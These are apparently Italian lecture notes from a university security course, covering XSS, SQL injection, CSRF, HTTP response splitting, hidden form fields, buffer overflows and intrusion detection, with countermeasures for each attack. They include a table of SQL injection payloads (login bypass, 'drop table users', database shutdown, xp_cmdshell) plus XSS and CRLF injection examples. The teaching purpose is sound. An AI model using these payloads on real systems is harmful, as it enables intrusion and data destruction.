
L'aspetto fondamentale è che: L'attaccante deve riuscire ad ingannare l'utente altrimenti l'attacco non va a buon fine. **Si differenzia dallo Stored XSS poiché lo script maligno non è memorizzato in modo permanente lato server ma viene riflesso alla vittima quando utilizza l'esca dell'attaccante.**



**DOM-based XSS**: è una vulnerabilità XSS che sfrutta il DOM (Document Object Model utilizzato lato client per aggiornare dinamicamente il contenuto di una pagina).

- Un attaccante che sfrutta tale vulnerabilità
  - Modifica l'URL dell'applicativo aggiungendo in coda "#+ script malevolo". Il motivo è che se qualcuno clicca sull'URL tutto ciò che sta dopo # non viene inviato al server.  
(Ad esempio [www.sito.com/#<script>..</script>](http://www.sito.com/#<script>..</script>))
  - L'attaccante "camuffa" l'URL (Ad esempio con un'immagine cliccabile) e lo invia alla vittima  
(Ad esempio tramite mail)
- Se la vittima clicca sull'URL:
  - L'applicativo web risponde con la sola "pagina legittima" (*poiché gli viene inviata una richiesta in cui non compare tutto ciò che sta #*)
  - Il Client browser crea il DOM della pagina e inserisce al suo interno l'URL completo. In tal modo quando verrà utilizzato per aggiornare la pagina web allora verrà eseguito anche lo script malevolo.

L'aspetto importante è che: Come nel caso del Reflected XSS l'attaccante deve riuscire ad ingannare l'utente altrimenti l'attacco non va a buon fine. Si differenzia dal Reflected XSS e dal Stored XSS poiché lo script malevolo non gli viene inviato dal lato server. Ciò rende tale tipo di vulnerabilità ancora più pericolosa perché possibili contromisure lato server risulterebbero inutili poiché accade tutto lato-client



# LEZIONE 21 07/12/21

Per ricapitolare le cose che avevamo visto l'ultima lezione, abbiamo parlato di cross site scripting e cross request forgery. I primi li abbiamo divisi con una tassonomia in tre categorie diverse:

- Stored (Persistente o tipo 1): Prevedono che il payload di attacco sia conservato sul server in un database, messaggio sul forum, etc. Da qui una vittima può accedere al payload conservato senza aver nessuna protezione da parte del browser
- Reflected (non persistente o tipo 2): Capita quando è l'input dell'utente stesso che fa ritornare un messaggio d'errore dalla web application. Questo capita perché la risposta include qualcuno o tutti gli input forniti dall'utente come parte della richiesta, senza essere resi sicuri dal rendere del browser.
- DOM based (tipo 0): il carico dell'attacco non viene usato per interagire con il server ma in qualche modo c'è il codice JavaScript che lavora lato client sul DOM (Document Object Model).

## XSS Contromisure

È chiaro che qui il problema sta nel filtrare alcuni dei parametri forniti in ingresso al server, l'alternativa più drastica è il “white listing” dove tutto è vietato e mano a mano si rilassano le condizioni di divieto in maniera chirurgica. Per quanto riguarda i cookie esiste la possibilità di specificare che uno fornito da un server, e mandato ad un client, sia di tipo HttpOnly ed è un semplice parametro che si aggiunge all'header (setCookie). Così facendo si vieta che il cookie possa essere manipolato da codice e quindi nessuno può farci nulla, ad eccezione del browser che lo può usare in maniera canonica.

## XSS: CONTROMISURE

- Filtraggio dei parametri di input, alla ricerca di caratteri speciali:
  - alcuni caratteri da evitare (per quanto possibile):
    - <, >, (?), #, ”
- Codificare l'output in HTML, così da rendere i dati dell'applicazione (quanto più possibile) innocui per i successivi utenti del sistema
  - alternativa “drastica”:
    - “defense in depth”
      - eliminare del tutto i caratteri speciali dall'output prodotto dall'applicazione!
- Usare cookie del tipo “HttpOnly”:
  - impossibilità di accedere al cookie via script!
- Analizzare le proprie applicazioni con alcuni degli strumenti di penetration testing mostrati in precedenza!

## SQL Injection

Questo è un attacco di iniezione di codice, per farlo vedere sfrutta un applicazione sua al minuto 11:27 della lezione.

L'applicazione è un form web che permette di inserire le richieste in un database e poi ne possiamo effettuare delle query.

## SQL INJECTION

- Attacco tipico nei casi in cui la web application è basata sul paradigma three-tier:
  - client → browser
  - front-end → GUI web offerta dal server
  - back-end → base di dati in cui sono conservate le informazioni gestite dall'applicazione
- Scenario tipico:
  1. client invia una richiesta
  2. front-end web interpreta la richiesta ed esegue una query sul DB
  3. il DB restituisce il risultato della query al front-end web
  4. il front-end web formatta opportunamente la risposta da fornire al browser

Nell'esempio inserisce un username ed una password più una serie di personal data, i dati nel DB sono in chiaro e l'applicazione è un three tier fatta male.

Nell'iniezione si usa la stringa '`or =`', questa richiesta mi restituisce l'intero DB perché? Se vado a vedere il codice avrò una query che viene costruita dicendo: `SELECT * FROM account where username = " or " = AND password = " or " = "`

Facendo così abbiamo creato, tramite la servelt, una query di selezione sempre vera. Ma è ancora più semplice da fregare l'applicazione, infatti basta '`or 1#`' questo perché se vediamo il codice abbiamo che il cancelletto (che in MySQL è il commento, in altri è `--`) mi copre la parte di destra del comando rendendolo nuovamente sempre vero.

Se vogliamo **approfondire gli attacchi di SQL Injection ci consiglia di andare su PortSwigger**.

Gli attacchi ai DB non sono esclusiva di quelli relazionali, anche i non relazionali sono vulnerabili a determinati tipi di attacchi **WebGoat può essere interessante** per vedere queste cose.

Alcuni attacchi sono **blind** ovvero non si vede per bene i risultati delle mie azioni e quindi dobbiamo fare delle supposizioni, l'esempio è visibile al minuto 24:00.

Sappiamo che le SQL injection possono fare danni enormi, infatti anche nell'impatto del business avevamo visto che aveva una posizione rilevante; ovviamente l'impatto dipende anche dalle informazioni conservate. Le best practise sono legate **più al tipo di gestire le informazioni** più che all'SQL Injection di per se.

# INJECTION FLAWS: CARATTERISTICHE

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	<p>Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter.</p> <p>Almost any source of data can be an injection vector, including internal sources.</p>	<p><a href="#">Injection flaws</a> occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code. They are often found in SQL, LDAP, Xpath, or NoSQL queries; OS commands; XML parsers, SMTP Headers, program arguments, etc.</p> <p>Injection flaws are easy to discover when examining code, but frequently hard to discover via testing. Scanners and fuzzers can help attackers find injection flaws.</p>	<p>Injection can result in data loss or corruption, lack of accountability, or denial of access.</p> <p>Injection can sometimes lead to complete host takeover.</p>	<p>Consider the business value of the affected data and the platform running the interpreter.</p> <p>All data could be stolen, modified, or deleted.</p> <p>Could your reputation be harmed?</p>	

Come detto precedentemente i pattern d'attacco sono diversi e differenti e non sono sempre basati **sull'estrapolazione delle informazioni**; infatti, si potrebbero pure fare delle iniezioni per cancellare i dati o modificarli. È per questo motivo che quando si usa una politica di accesso basata sui ruoli per il DB, proprio per evitare che un qualsiasi utente possa fare operazioni di scrittura sul DB.

## SQL INJECTION: PATTERN DI ATTACCO

<b>Bypassing Authentication</b>	
To authenticate without any credentials:	Username: ' OR '=' Password: ' OR '='
To authenticate with just the username:	Username: admin'--
To authenticate as the first user in the "users" table:	Username: ' or 1=1-
To authenticate as a fictional user:	Username: ' union select 1, 'user', 'passwd' 1-
<b>Causing Destruction</b>	
To drop a database table:	Username: ';drop table users-
To shut down the database remotely:	Username: aaaaaaaaaaaaaa' Password: '; shutdown-
<b>Executing Function Calls and Stored Procedures</b>	
Executing xp_cmdshell to get a directory listing:	http://localhost/script?0';EXEC+master.. xp_cmdshell+'dir ';
Executing xp_servicecontrol to manipulate services:	http://localhost/script?0';EXEC+master..xp_servicecontrol+'start','+server';-

### SQL Injection, contromisure

Le contromisure, se vogliamo stare sul sicuro, richiedono di:

- **Costringere:** devo definire bene quali sono i caratteri accettati
- **Rigettare:** devo definire quali carattere rifiutare

- **Sanificare:** se l'impiego dei constraints risulta impraticabile, prevedo una routine di sanificazione dell'input

C'è poi una cosa fondamentale da fare durante la progettazione delle BD, ovvero usare le **bind variables** che sono delle variabili che usiamo nelle query. Questi elementi, uniti agli statement statici, rendono l'injection impossibile ed aumentano la velocità di esecuzione delle query permettendo anche il caching degli statement.

Vi sono anche altre contromisure, come mostrate di seguito ma ci concentreremo principalmente sulla sanitization.

## SQL INJECTION: CONTROMISURE (2/2)

- Default error handling
  - mostrare SOLO messaggi di errore di tipo generico agli utenti finali
    - una tipica forma di injection si affida alla stimolazione di messaggi di errore da parte del DB per la raccolta di informazioni utili
- Blocco dei moduli ODBC (Object Data Base Connectivity)
  - impedire a qualsiasi client di eseguire query SQL sul backend
- Configurazione del DB server
  - specificare, a grana fine, utenti, ruoli e permessi di accesso alla base di dati
- Impiego di API di "intermediazione" verso il DB:
  - Hibernate, LINQ, ecc.
    - impiego di default delle variabili di binding...

## OWASP Enterprise Security API

Cosa possiamo fare per correre ai ripari? Esistono delle API fornite da vari possibili realizzatori, quelle usate come standard sono quelle di OWASP. ESAPI ci fornisce tutte delle primitive compatibili con i principali controlli specificate in security.

Un esempio fondamentale è **l'interface encoder**, il quale ci dà la possibilità di effettuare tutte le contromisure che abbiamo visto. Infatti, possiede un **validatore che si occupa di portare le informazioni in forma canonica**, per noi è la rappresentazione standard di una stringa, per poi decodificarlo evitando così il **double escaping**.

ESAPI (The OWASP Enterprise Security API) is a free, open source, web application security control library that makes it easier for programmers to write lower-risk applications. The ESAPI libraries are designed to make it easier for programmers to retrofit security into existing applications. The ESAPI libraries also serve as a solid foundation for new development.

Allowing for language-specific differences, all OWASP ESAPI versions have the same basic design:

- **There is a set of security control interfaces.** They define for example types of parameters that are passed to types of security controls.
- **There is a reference implementation for each security control.** The logic is not organization-specific and the logic is not application-specific. An example: string-based input validation.
- **There are optionally your own implementations for each security control.** There may be application logic contained in these classes which may be developed by or for your organization. An example: enterprise authentication.

## CROSS-SITE REQUEST FORGERY (CSRF)

Il Cross-site request forgery (CSRF) l'abbiamo visto, anche in maniera avanzata perché l'abbiamo vista con il bypass del prompt. Sulle slide c'è una visione dell'OWASP e come scritto nelle caratteristiche ci sono **tutta una serie di condizioni affinché questo avvenga**. Se prendo una sessione e impongo di fare una richiesta della quale non si è consapevoli, è chiaro che **la sessione sia attiva se no ovviamente non funziona**.

In particolare, se confrontato con, **le vulnerabilità XSS sfruttano la fiducia che il client ha nell'Applicativo** (Es. il client pensa che ciò che riceve dall'applicativo sia "legittimo") **mentre le vulnerabilità CSRF sfruttano la fiducia che l'applicativo web ha nei confronti del Client** (Es. l'applicativo pensa che la richiesta ricevuta dal client sia "legittima")

Un punto in comune con XSS è che gli attacchi che sfruttano le vulnerabilità XSS non hanno come target l'Applicazione web in sé ma piuttosto gli utenti che la utilizzano.

## CROSS-SITE REQUEST FORGERY (CSRF)

- Molte applicazioni web stabiliscono con gli utenti sessioni persistenti, autenticate, di lunga durata
- Se un attaccante riesce a "convincere" il browser di un utente target a sottomettere una richiesta verso il server, egli può:
  - sfruttare la sessione persistente esistente tra il client target ed il server
  - effettuare azioni "in vece" del client target
    - modifica di password
    - acquisto di beni e servizi
    - esecuzione di bonifici o altri tipi di trasferimenti di denaro
    -

Le tecniche contro CSRF sono quelle che usano i **number once**, i quali viaggiano tra le comunicazioni per assicurare una comunicazione univoca. Questo per far sì che una **richiesta forzata** sia diversa da una **legittima**.

## CSRF: CARATTERISTICHE

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can load content into your users' browsers, and thus force them to submit a request to your website. Any website or other HTML feed that your users access could do this.	Attacker creates forged HTTP requests and tricks a victim into submitting them via image tags, XSS, or numerous other techniques. <u>If the user is authenticated</u> , the attack succeeds.	<b>CSRF</b> takes advantage the fact that most web apps allow attackers to predict all the details of a particular action. Because browsers send credentials like session cookies automatically, attackers can create malicious web pages which generate forged requests that are indistinguishable from legitimate ones.	Detection of CSRF flaws is fairly easy via penetration testing or code analysis.	Attackers can trick victims into performing any state changing operation the victim is authorized to perform, e.g., updating account details, making purchases, logout and even login.	Consider the business value of the affected data or application functions. Imagine not being sure if users intended to take these actions. Consider the impact to your reputation.

### CSRF: Contromisure

Per evitare CSRF bisogna fare in modo di “legare” in qualche modo una richiesta in ingresso con la sessione autenticata attualmente in corso, questo perché l’attacco consiste nel fare qualcosa durante una sessione attiva e senza che l’utente se ne accorga. Di seguito alcuni esempi:

- Introdurre valori random (ma collegati alla sessione in corso) nei form che vengono generati ed inviati all’utente finale
- Se una nuova richiesta non contiene uno di tali valori:
  - rifiutare l’esecuzione dell’azione corrispondente
  - oppure chiedere all’utente finale una esplicita riconferma del proprio intento mediante rinnovo dell’autenticazione

Questo approccio è implementato di default in alcuni framework come, ad esempio, Tomcat tramite una policy che applica un filtro fornisce protezione basilare su CSRF per un’applicazione WEB. In che modo lo fa? Genera un number once da parte dell’application server che usa come identificativo per la sessione con l’utente.

CSRF Prevention Filter
<b>Introduction</b> This filter provides basic CSRF protection for a web application. The filter assumes that it is mapped to /* and that all URLs returned to the client are encoded via a call to <code>HttpServletResponse#encodeRedirectURL(String)</code> or <code>HttpServletResponse#encodeURL(String)</code> .
This filter prevents CSRF by generating a nonce and storing it in the session. URLs are also encoded with the same nonce. When the next request is received the nonce in the request is compared to the nonce in the session and only if they are the same is the request allowed to continue.

### HTTP RESPONSE SPLITTING (O INJECTION)

Questo è un altro attacco intelligente ed antipatico, ricordiamo che HTTP è un protocollo testuale ogni cosa che ci mettiamo o appartiene all’header o al payload **separati da una linea bianca rappresentata con un doppio andare a capo**.

*HTTP response Splitting* è una vulnerabilità delle applicazioni web dovuta ad un’insufficiente validazione dei dati di input. Può essere utilizzata in molti attacchi come negli attacchi XSS, web cache poisoning etc.

Nota sul protocollo http da ricordarsi: 1 Richiesta = 1 Risposta, se non si invia una richiesta non si invia una risposta. Sembra banale ma non lo è

Ogni volta che vado a capo la codifica è di due caratteri: Od/Oa. Cosa succede se mi accorgo che un application server mi chiede un input che usa per costruire la risposta? Vediamo l’esempio

## HTTP RESPONSE SPLITTING: ESEMPIO

```
String author = request.getParameter(AUTHOR_PARAM);
...
Cookie cookie = new Cookie("author", author);
cookie.setMaxAge(cookieExpiration);
response.addCookie(cookie);
```

Assuming a string consisting of standard alpha-numeric characters, such as "Jane Smith", is submitted in the request the HTTP response including this cookie might take the following form:

```
HTTP/1.1 200 OK
...
Set-Cookie: author=Jane Smith
...
```

However, because the value of the cookie is formed of unvalidated user input, the response will only maintain this form if the value submitted for AUTHOR\_PARAM does not contain any CR and LF characters. If an attacker submits a malicious string, such as "Wiley Hacker\r\nHTTP/1.1 200 OK\r\n...", then the HTTP response would be split into two responses of the following form:

```
HTTP/1.1 200 OK
...
Set-Cookie: author=Wiley Hacker
HTTP/1.1 200 OK
...
```

Clearly, the second response is completely controlled by the attacker and can be constructed with any header and body content desired. The ability of the attacker to construct arbitrary HTTP responses permits a variety of resulting attacks, including: [Cross-User Defacement](#), [Cache Poisoning](#), [Cross-site Scripting \(XSS\)](#) and [Page Hijacking](#).

Il server usa l’autore per creare un cookie per conservare una serie di informazioni. Con la 5th riga io metterò nell’header line la risposta con cookie:author; se l’utente mi mette **qualcosa che mi fa un doppio ritorno a capo e poi mi mette un header valido** ottiene da una richiesta due risposte, con la seconda forgiata ad hoc.

In quali scenari è utile? Lo vediamo in un esempio su OWASP che fa vedere al minuto 1:07:00 e si tratta di **cache poisoning**

### HTTP RESPONSE SPLITTING (O INJECTION) contromisure

Ancora una volta dobbiamo ripulire l’input con il solito approccio: **constrain, reject e sanitize**. L’ultimo punto in questo caso è particolarmente importante.

Un esempio, preso da HackingExpo, mostra una funzione che rimpiazza i caratteri non validi con alcuni buoni ma con eccezioni.

which returns a string after stripping out all nonalphanumeric characters except the “at” symbol (@), a hyphen (-), and a period (.). First, here’s an example in Visual Basic:

```
Function CleanInput(strIn As String) As String
    ' Replace invalid characters with empty strings.
    Return Regex.Replace(strIn, "[^\w\.\@-]", "")
End Function
```

Gli **hidden tag** li vediamo, ma solo per ricordarci che su internet c'è veramente di tutto. Esistono infatti delle applicazioni web che scambiano tra server e client informazioni **nascondendole semplicemente alla vista**. Questo serve solo a non farle vedere all'utente finale, con un analisi statica si vede subito.

---

```
<FORM ACTION="http://192.168.51.101/cgi-bin/order.pl" method="post">
<input type=hidden name="price" value="199.99">
<input type=hidden name="prd_id" value="X190">
QUANTITY: <input type=text name="quant" size=3 maxlength=3 value=1>
</FORM>
```

---

Una semplice modifica del sorgente della pagina consente ad un utente malevolo di effettuare, ad esempio, un acquisto ad un prezzo molto più basso di quello reale! Questo tipo di vulnerabilità è, tutt'oggi, molto più diffuso di quanto si pensi, le contromisure sono ovviamente, evitare l'uso di tag nascosti, soprattutto quando questi ultimi sono utilizzati per trasmettere informazioni sensibili.

## Server Side Includes (SSI)

Sono dei meccanismi che prevedono l'uso delle direttive, di esecuzione comando server, presenti in alcune web application ed utilizzate per inserire contenuti dinamici all'interno delle pagine web.

Simili ai programmi CGI/servlet , ma utilizzate per compiere alcune azioni prima della (o durante la) visualizzazione della pagina, il server web analizza le direttive SSI prima di fornire la pagina di risposta all'utente finale. Tipiche “feature” (o tag) SSI sono:

- “echo”, “include”, “exec”, “config”, “odbc”, “email”, “if”, “goto”, “label”, “break”, ecc.

Gli attacchi SSI consentono agli attaccanti di iniettare script nelle pagine HTML, o di eseguire, sul server, frammenti arbitrari di codice. L'exploit avviene, solitamente:

- manipolando codice SSI già presente in una pagina della web application
- forzando l'esecuzione di “nuovi” script SSI attraverso opportuni campi di input

Queste primitive **erano concepite per dare funzionalità avanzate di default**.

Con questo finiamo la lunga marcia sulle WEB-APPLICATION, ovviamente non è possibile mai vederle tutti e per bene perché se ne andrebbero giorni. Nel caso usiamo i vari siti di riferimento, try-hack-me su tutti, che permettono di vedere bene come funzionano questo tipo di attacchi.

## Buffer Overflow Attack (le slide sono le pagine del libro, le riporto qui tutte)

Per questa parte fornirà diversi laboratori e riferimenti, per extra c'è il capitolo dello Stallings ed un ulteriore extra si vedrà al corso di Software security.

Abbiamo già visto un po' che sono questi attacchi, ma ripetiamolo. Sono attacchi che sfruttano la mala gestione dei buffer di memoria, abbiamo bisogno di programmi che richiedano l'input da un utente per poter essere vulnerabili.

Il buffer, di solito, andrà messo nella zona di memoria deputata a supportare l'esecuzione di un programma nelle sue fasi. Abbiamo diverse aree:

- Variabili globali
- Stack, con degli elementi fondamentali
  - Frame pointer, una specie di segnalibro dove ognuno di noi vedrà qualcosa.

Dal punto di vista storico questo tipi di attacchi hanno avuto molto successo, **Morris** era uno dei più famosi.

# Table 10.1

## A Brief History of Some Buffer Overflow Attacks



1988	The Morris Internet Worm uses a buffer overflow exploit in "fingerd" as one of its attack mechanisms.
1995	A buffer overflow in NCSA httpd 1.3 was discovered and published on the Bugtraq mailing list by Thomas Lopatic.
1996	Aleph One published "Smashing the Stack for Fun and Profit" in <i>Phrack</i> magazine, giving a step by step introduction to exploiting stack-based buffer overflow vulnerabilities.
2001	The Code Red worm exploits a buffer overflow in Microsoft IIS 5.0.
2003	The Slammer worm exploits a buffer overflow in Microsoft SQL Server 2000.
2004	The Sasser worm exploits a buffer overflow in Microsoft Windows 2000/XP Local Security Authority Subsystem Service (LSASS).

Ad oggi si pensa che questo tipo di attacchi non siano più di moda, soprattutto per i linguaggi usati, poiché questo tipo di attacchi **funziona se non si fanno controlli sui limiti delle strutture dati**. Infatti, linguaggi di altro livello spesso evitano tranquillamente la cosa, ma esistono ancora linguaggi di basso livello usati come il C/C++ che potrebbero essere vulnerabili.

## Buffer Overflow

- A very common attack mechanism
  - First widely used by the Morris Worm in 1988
- Prevention techniques known
- Still of major concern
  - Legacy of buggy code in widely deployed operating systems and applications
  - Continued careless programming practices by programmers

Prima di parlare di buffer overflow vediamo un recap sul meccanismo di chiamata a sub-routine utilizzando lo stack, il quale è utilizzato per :

- Le operazioni di salto alla subroutine e ritorno al main
- Per il passaggio de parametri in input/output alla subroutine

Supponiamo che a un certo punto nell'esecuzione del main occorra invocare una sub-routine. La procedura chiamante (main) effettua le seguenti operazioni:


1. Riserva spazio sullo stack per i parametri di output
2. Push sullo stack dei parametri di input per la subroutine

3. JSR → Push sullo stack dell'indirizzo di ritorno (PC) e salto alla subroutine.

La subroutine effettua le seguenti operazioni:

1. Crea il frame pointer (FP). Si sceglie un registro e si effettua il push del suo contenuto sullo stack (old\_frame\_pointer), caricamento nel registro dello SP in questo modo FP si ha l'indirizzo della cima dello stack all'entrata nella subroutine e lo SP è libero di crescere/diminuire
2. Push dei registri che saranno sporcati (variabili locali della subroutine)
3. Effettua le elaborazioni e inserisce nello stack (alla locazione riservata in (1)) il risultato
4. Ripristina dei registri usati come variabili locali
5. Carico nel registro utilizzato per FP il suo vecchio valore salvato su stack
6. RTS, Carica il PC il suo vecchio valore salvato su stack e dunque continua l'elaborazione normale

Osservazione: Ogni volta che prendo dallo stack è come se facessi una pop dello stack e quindi lo SP si decrementa.



## Buffer Overflow/Buffer Overrun

Il buffer overflow, anche conosciuto come buffer overrun, è **definita nel glossario del NIST come**: “Una condizione per la quale un interfaccia accetta più input che possono essere inseriti in un buffer o in un’area di mantenimento dati che ha una capacità definita, e che sovrascrivono le altre informazioni. Gli attaccanti sfruttano tale condizione per danneggiare un sistema o inserire codice forgiato appositamente per permettere di ottenere il controllo di sistema.”

# Buffer Overflow Basics

- Programming error when a process attempts to store data beyond the limits of a fixed-sized buffer
- Overwrites adjacent memory locations
  - Locations could hold other program variables, parameters, or program control flow data
- Buffer could be located on the stack, in the heap, or in the data section of the process

## Consequences:

- Corruption of program data
- Unexpected transfer of control
- Memory access violations
- Execution of code chosen by attacker

Non approfondirà questo tipo di attacchi ma ci sono delle lezioni su docker, nello specifico:

- Lezione10\_bufferoverflow\_1
- Lezione10\_FuzzingTraining

## LEZIONE 22 14/12/21

L'obiettivo di oggi è mostrare come anche IDS open source possano essere usati per realizzare qualcosa che funzioni. Inizieremo con le definizioni delle varie parole utilizzate nell'ambito IDS e poi ad una parte di esempi di IDS in azione.

### Intrusion detection system (L14\_IDS)

Nel mondo della cybersecurity si dividono i team di lavoro in blue e rosso, il primo si occupa della parte di difesa e ha come obiettivo il capire come hardenizzare i sistemi o come rendere poco sfruttabili le vulnerabilità. Per hardening si intende tutto quell'insieme di azioni che portano all'irrobustimento delle politiche di sicurezza di un'azienda.

Il secondo invece si occupa dell'attacco e cerca di trovare vulnerabilità/0days etc. La separazione tra i due team è spesso soltanto a livello logico e in non poche situazioni si collabora insieme o ci si scambia di posizione.

Non è detto che sia sempre utile portare la sicurezza e l'hardening al massimo perché potrebbe causare dei rallentamenti nei processi produttivi oppure a costi troppo elevati.

Come detto precedentemente vedremo IDS gratuiti che a differenza di quelli a pagamento hanno delle regole non sempre aggiornate o comunque con qualche funzione limitata. **Perché sono importanti gli IDS?** Proprio per i costi di gestione delle intrusioni, e quindi effettuare azioni tempestive le quali permettono di salvare delle aziende ma anche perché quando i sistemi di prevenzione delle intrusioni (IPS) falliscono. allora la seconda linea di difesa sono i *sistemi di rilevamento delle intrusioni (IDS)*.

Nella pratica anche se comunque rileviamo un'intrusione velocemente ci troviamo ad affrontare diverse conseguenze.

**Dove sono i problemi reali nel rilevare un'intrusione? Dal fatto che ogni giorno nascono 0days ed exploit nuovi, ma se ben configurati possono rilevare intrusioni anche contro 0days.** Ovvero non scoprono l'attacco nuovo, come Log4J, ma notano la privilege escalation segnalando la cosa a chi deve monitorare il sistema.

**Ma qual è la definizione classica per un intrusione?** L'RFC 4949 la definisce come: "Un evento di sicurezza, o una combinazione di multipli eventi di sicurezza, che costituiscono un incidente di sicurezza nel quale un intruder ottiene, o cerca di ottenere, accesso al sistema o alle risorse di sistema senza avere l'autorizzazione a farlo." Oppure "Un tipo di minaccia dove un entità non autorizzata ottiene accesso a dati sensibili attraverso l'elusione delle protezioni del sistema di sicurezza".

Questa definizione, per quanto scontata, contiene un aspetto abbastanza particolare **ovvero il fatto che si intenda l'intrusione come tentativo**, questo perché il solo tentativo può essere un attacco. Quale può essere un problema del segnalare ogni tentativo? Il generare potremmo avere moltissimi falsi positivi, e quindi si perde fiducia nel sistema di controllo.

## Tipi di intruders

Una delle più importanti minacce alla sicurezza è costituita dagli Intruders (l'altra è rappresentata dai malware), spesso indicato come hacker o cracker, con l'obiettivo di accedere ad un sistema per cui non si ha l'autorizzazione, acquisire i privilegi e effettuare azioni non autorizzate.

La maggior parte degli Intruders sono persone estranee al sistema (outsiders/masquerade), ma c'è anche una buona percentuale interna all'azienda stessa (Insiders/misfeasor). Di quest'ultima categoria si deve fare particolarmente attenzione perché possono conoscere "il sistema aziendale"

Esistono diverse tipologie di **intruders**:

- *Cyber criminali*: sono individui o gruppi malintenzionati motivati da un ritorno economico.
- *Attivisti*: sono individui o gruppi malintenzionati motivati da idee sociali o politici. Lo *scopo* dei loro attacchi è quello di promuovere e pubblicizzare la loro causa.
- *Organizzazioni sponsorizzate da stati*: Sono gruppi di hacker sponsorizzati dai governi per condurre attività di spionaggio o sabotaggio
- *Altri*: Sono hacker con motivazioni diverse da quelle sopra elencate. Inoltre, in questa categoria ci sono gli hacker "etici" che dopo aver scovato delle falle in un sistema allora informano l'organizzazione "bucata"

Esistono diverse tipologie di Intruders che si differenziano in base alle proprie **skill**:

- *Apprendisti*: Hacker con competenze tecniche minime che utilizzano principalmente toolkit di attacco esistenti (*i più facili da cui difendersi*).
- *Journeyman*: Hacker con competenze tecniche sufficienti per modificare ed estendere toolkit di attacco per utilizzare vulnerabilità appena scoperte o acquistate. (*Più difficile difendersi da loro rispetto al precedente*)
- *Master*: hacker con competenze tecniche di alto livello in grado di scoprire nuove categorie di vulnerabilità o scrivere nuovi potenti toolkit di attacco. (*Più difficile difendersi da loro rispetto al precedente*)

Le tecniche comportamentali degli intrusi cambiano continuamente, per sfruttare carenze recentemente scoperte e per eludere il rilevamento e le contromisure. Alcuni dei comportamenti però sono comuni:

1. **Identificazione e raccolta di informazioni pubblicamente disponibili del target.**
2. **Accesso iniziale**: l'accesso iniziale al sistema target in genere sfruttando vulnerabilità.

3. **Escalation di privilegi**: azioni malevoli intraprese sul sistema per aumentare i privilegi per l'attaccante.
4. **Sfruttamento del sistema per gli scopi dell'intruder**.
5. **Mantenimento dell'accesso**: Installazione di backdoor o altri software dannosi per permettere all'attaccante di accedere quando vuole al sistema.
6. **Copertura delle tracce** consiste nel rimuovere le prove dell'attacco.

Dove potremmo rilevare o avere maggiori probabilità di individuare un'intrusione, considerando uno dei sei comportamenti visti? O nella **privilage escalation oppure nella maintaining access**, si in entrambi ma bisogna capire la quantità di rumore che viene generata nelle varie fasi.

## Classification of IDS

Un IDS viene definito nel RFC 4949 come “un processo o un sottosistema, implementato via software o hardware, che automatizza i compiti di monitoraggio di eventi che capitano in una rete di calcolatori e li analizza al fine di trovare problemi di sicurezza”, oppure, “un sistema di allarme di sicurezza per determinare ingressi non autorizzati”

Gli elementi principali di un IDS sono la dashboard, la parte che effettua l'analisi per capire se c'è stata un'intrusione e una sonda che raccoglie le informazioni. Ma quali sono le differenze da un antivirus convenzionale?

## DIFFERENCE BETWEEN IDS AND ANTIVIRUS

### ANTIVIRUS

